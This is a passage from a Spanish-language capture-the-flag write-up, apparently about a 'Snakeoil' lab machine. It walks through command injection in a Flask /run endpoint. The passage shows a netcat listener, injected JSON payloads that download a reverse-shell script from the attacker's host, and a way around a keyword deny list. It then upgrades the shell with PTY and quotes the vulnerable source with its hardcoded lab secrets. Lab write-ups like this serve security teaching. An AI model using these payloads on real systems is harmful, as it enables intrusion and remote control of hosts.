
```
kali@kali: ~/snakeoil
Session Actions Edit View Help

(kali@kali)~$ cd snakeoil

(kali@kali)~/snakeoil$ pwd
/home/kali/snakeoil

(kali@kali)~/snakeoil$ nano rev.sh
```


El script se escribió con el siguiente contenido, apuntando a la IP de Kali (192.168.56.102) en el puerto 4444



Se verificó el contenido del archivo guardado con **cat rev.sh**, y se levantó un servidor HTTP utilizando el comando **python3 -m http.server 80** simple en la misma carpeta para que la máquina víctima pudiera descargarlo.

- **python3**: invoca el intérprete de Python 3.
- **-m http.server**: le indica a Python que ejecute el módulo interno http.server, un servidor web básico incluido en la biblioteca estándar de Python
- **80**: el puerto en el que el servidor va a escuchar, que es el puerto estándar para HTTP






Finalmente, en una segunda terminal, se configuró un **listener** de netcat para recibir la conexión de la reverse shell una vez ejecutada. Un listener es un proceso que se queda esperando activamente a que alguien más inicie una conexión hacia él. En un ataque de reverse shell, es la máquina víctima quien inicia la conexión hacia el atacante, por lo que es necesario tener algo escuchando de antemano en el puerto correspondiente, de lo contrario, la conexión no tendría a dónde llegar y simplemente fallaría. Se utilizó el comando:

```
sudo nc -lvp 4444
```

- **nc:** invoca netcat, una herramienta de red que permite leer y escribir datos a través de conexiones TCP/UDP.
- **-l (listen):** pone a netcat en modo escucha, esperando a que alguien se conecte, en vez de ser netcat quien inicia la conexión.
- **-v (verbose):** muestra información adicional sobre lo que ocurre, como la confirmación de una conexión entrante.
- **-n:** evita que netcat intente resolver nombres de dominio para las IPs que se conecten, haciendo la conexión más rápida.
- **-p 4444:** especifica el puerto en el que netcat escucha, el cual debe coincidir con el puerto usado en el script rev.sh y en el payload de reverse shell.




Con el servidor HTTP y el listener de netcat ya activos en Kali, se envió la primera petición para descargar el script hacia la máquina víctima.

```
{ "url": "; wget http://192.168.56.102/rev.sh -O /tmp/rev.sh", "secret_key": "commandexecutionissecret" }
```

- **wget:** herramienta de línea de comandos para descargar archivos desde una URL.
- **http://192.168.56.102/rev.sh:** la ubicación del script, servida por el servidor HTTP levantado en Kali.
- **-O /tmp/rev.sh:** especifica el nombre y la ruta con la que se debe guardar el archivo descargado — en este caso, dentro de /tmp, un directorio que normalmente cuenta con permisos de escritura para cualquier usuario.

La respuesta, aunque con código 500, mostró en el mensaje el registro completo de la descarga de wget, confirmando que el archivo se guardó correctamente.




A continuación, se otorgaron permisos de ejecución al script descargado:

```
{"url":"."; chmod +x /tmp/rev.sh", "secret_key":"commandexecutionissecret"}
```

- **chmod:** comando de Linux para modificar los permisos de un archivo.
- **+x:** agrega el permiso de ejecución al archivo, sin el cual el sistema no permitiría correrlo como un programa.
- **/tmp/rev.sh:** el archivo objetivo, previamente descargado.


La respuesta no mostró ningún mensaje de error específico sobre el archivo, consistente con una ejecución exitosa del comando ya que chmod no produce salida cuando tiene éxito.



Se intentó entonces ejecutar el script invocándolo explícitamente con bash:

```
{"url":"."; bash /tmp/rev.sh", "secret_key":"commandexecutionissecret"}
```


El servidor respondió con código 400 y el mensaje {"message":"Banned command!","success":false}, confirmando que la palabra bash está incluida en el filtro de comandos bloqueados detectado previamente.



Finalmente, se ejecutó el script de forma directa, sin invocar bash explícitamente (aprovechando que el archivo ya cuenta con permisos de ejecución y una línea `#!/usr/bin/env bash` al inicio, que el sistema utiliza para determinar automáticamente el intérprete):

```
{"url": "; /tmp/rev.sh", "secret_key": "commandexecutionissecret"}
```

Aunque Burp Suite mostró un error de "timeout expirado" en la respuesta, dado que el script nunca "regresa" una respuesta HTTP normal, al quedar abierta la conexión de la reverse shell, en la terminal del listener de netcat se recibió exitosamente la conexión, obteniendo una shell interactiva como el usuario **patrick**, ubicada en el directorio `~/flask_blog`.



## Fase 5: Post Explotación

### Estabilización de la Shell y reconocimiento inicial


Una vez dentro del sistema como el usuario **patrick**, se estabilizó la shell mediante una pseudo-terminal completa, y se confirmó el usuario utilizando el comando `whoami` y el directorio actual con `pwd`.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

- **python3**: invoca el intérprete de Python 3, disponible en el sistema.
- **-c '...'**: le indica a Python que ejecute el código que sigue entre comillas, directamente como un one-liner, en vez de leerlo desde un archivo `.py`.
- **import pty**: importa el módulo `pty` de Python, que permite crear pseudo-terminales como una especie de "terminal virtual" que se comporta como una terminal real del sistema.
- **pty.spawn("/bin/bash")**: usa ese módulo para lanzar una nueva instancia de `/bin/bash`, pero conectada a una pseudo-terminal real, en vez de ser una shell "cruda" como la que entrega una reverse shell básica.


La salida confirmó el acceso como el usuario **patrick**, ubicado en el directorio `/home/patrick/flask_blog`.





Se listó el contenido del directorio para identificar los archivos de la aplicación **ls -la**

El listado mostró, entre otros archivos, app.py, database.db, app.db, requirements.txt y el propio rev.sh ya descargado previamente en el sistema. A continuación, se leyó el código fuente de la aplicación **cat app.py**




## Hallazgos en el código fuente de app.py

La lectura de app.py reveló la configuración de la aplicación, incluyendo dos contraseñas hardcodedas:

- `app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'`
- `app.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'`





```

return conn

def get_post(post_id):
    conn = get_db_connection()
    post = conn.execute('SELECT * FROM posts WHERE id = ?',
                        (post_id,)).fetchone()
    conn.close()
    if post is None:
        abort(404)
    return post

app = Flask(__name__)
api = Api(app)
app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'
app.config['JWT_COOKIE_SECURE'] = True
app.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'
app.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)
app.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)
app.config['JWT_TOKEN_LOCATION'] = ['cookies']
app.config['JWT_COOKIE_CSRF_PROTECT'] = False # development setting!

app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///app.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False

db = SQLAlchemy(app)

jwt = JWTManager(app)

# initialisation of internal section
@app.before_first_request
def create_tables():
    db.create_all()


# refresh JWT
@app.after_request
def refresh_expiring_jwts(response):

```

El código también reveló la implementación exacta del endpoint /run, confirmando formalmente la vulnerabilidad de **Command Injection** que se venía sospechando desde las pruebas manuales:

```
proc = Popen("/usr/bin/curl " + req_json["url"] + " > output.txt", stdout=PIPE, stderr=PIPE, shell=True)
```

El parámetro url se concatena directamente a un comando de shell (shell=True), sin sanitización alguna. Antes de esta línea, el código incluye una serie de validaciones que bloquean palabras específicas, explicando el comportamiento observado durante la explotación:



```

if req_json is None or "url" not in req_json:
    abort(400, description="Please provide URL to request in the form url:port.
    Example: 127.0.0.1:12345")

if "secret_key" not in req_json:
    abort(400, description="We need your secret key!")

if req_json["secret_key"] != "commandexecutionissecret":
    abort(400, description="Wrong secret key! Alert will be raised!")

# write some validation rules to stop shell commands
if "bash" in req_json["url"]:
    abort(400, description="Banned command!")

if "python" in req_json["url"]:
    abort(400, description="Banned command!")

if "/dev/tcp" in req_json["url"]:
    abort(400, description="Banned command!")

if "nc" in req_json["url"]:
    abort(400, description="Banned command!")

if "mkfifo" in req_json["url"]:
    abort(400, description="Banned command!")

if "php" in req_json["url"]:
    abort(400, description="Banned command!")

# if the command is allowed, run it because it is probably safe.
proc = Popen("/usr/bin/curl " + req_json["url"] + " > output.txt", stdout=PIPE,
stderr=PIPE, shell=True)

try:
    outs, errs = proc.communicate(timeout=1)

```

Este filtro explica por qué el payload directo de reverse shell (que contenía la palabra bash) fue bloqueado, y por qué fue necesario dividir el ataque en pasos que evitaran esas palabras específicas.

## Escalada de privilegios

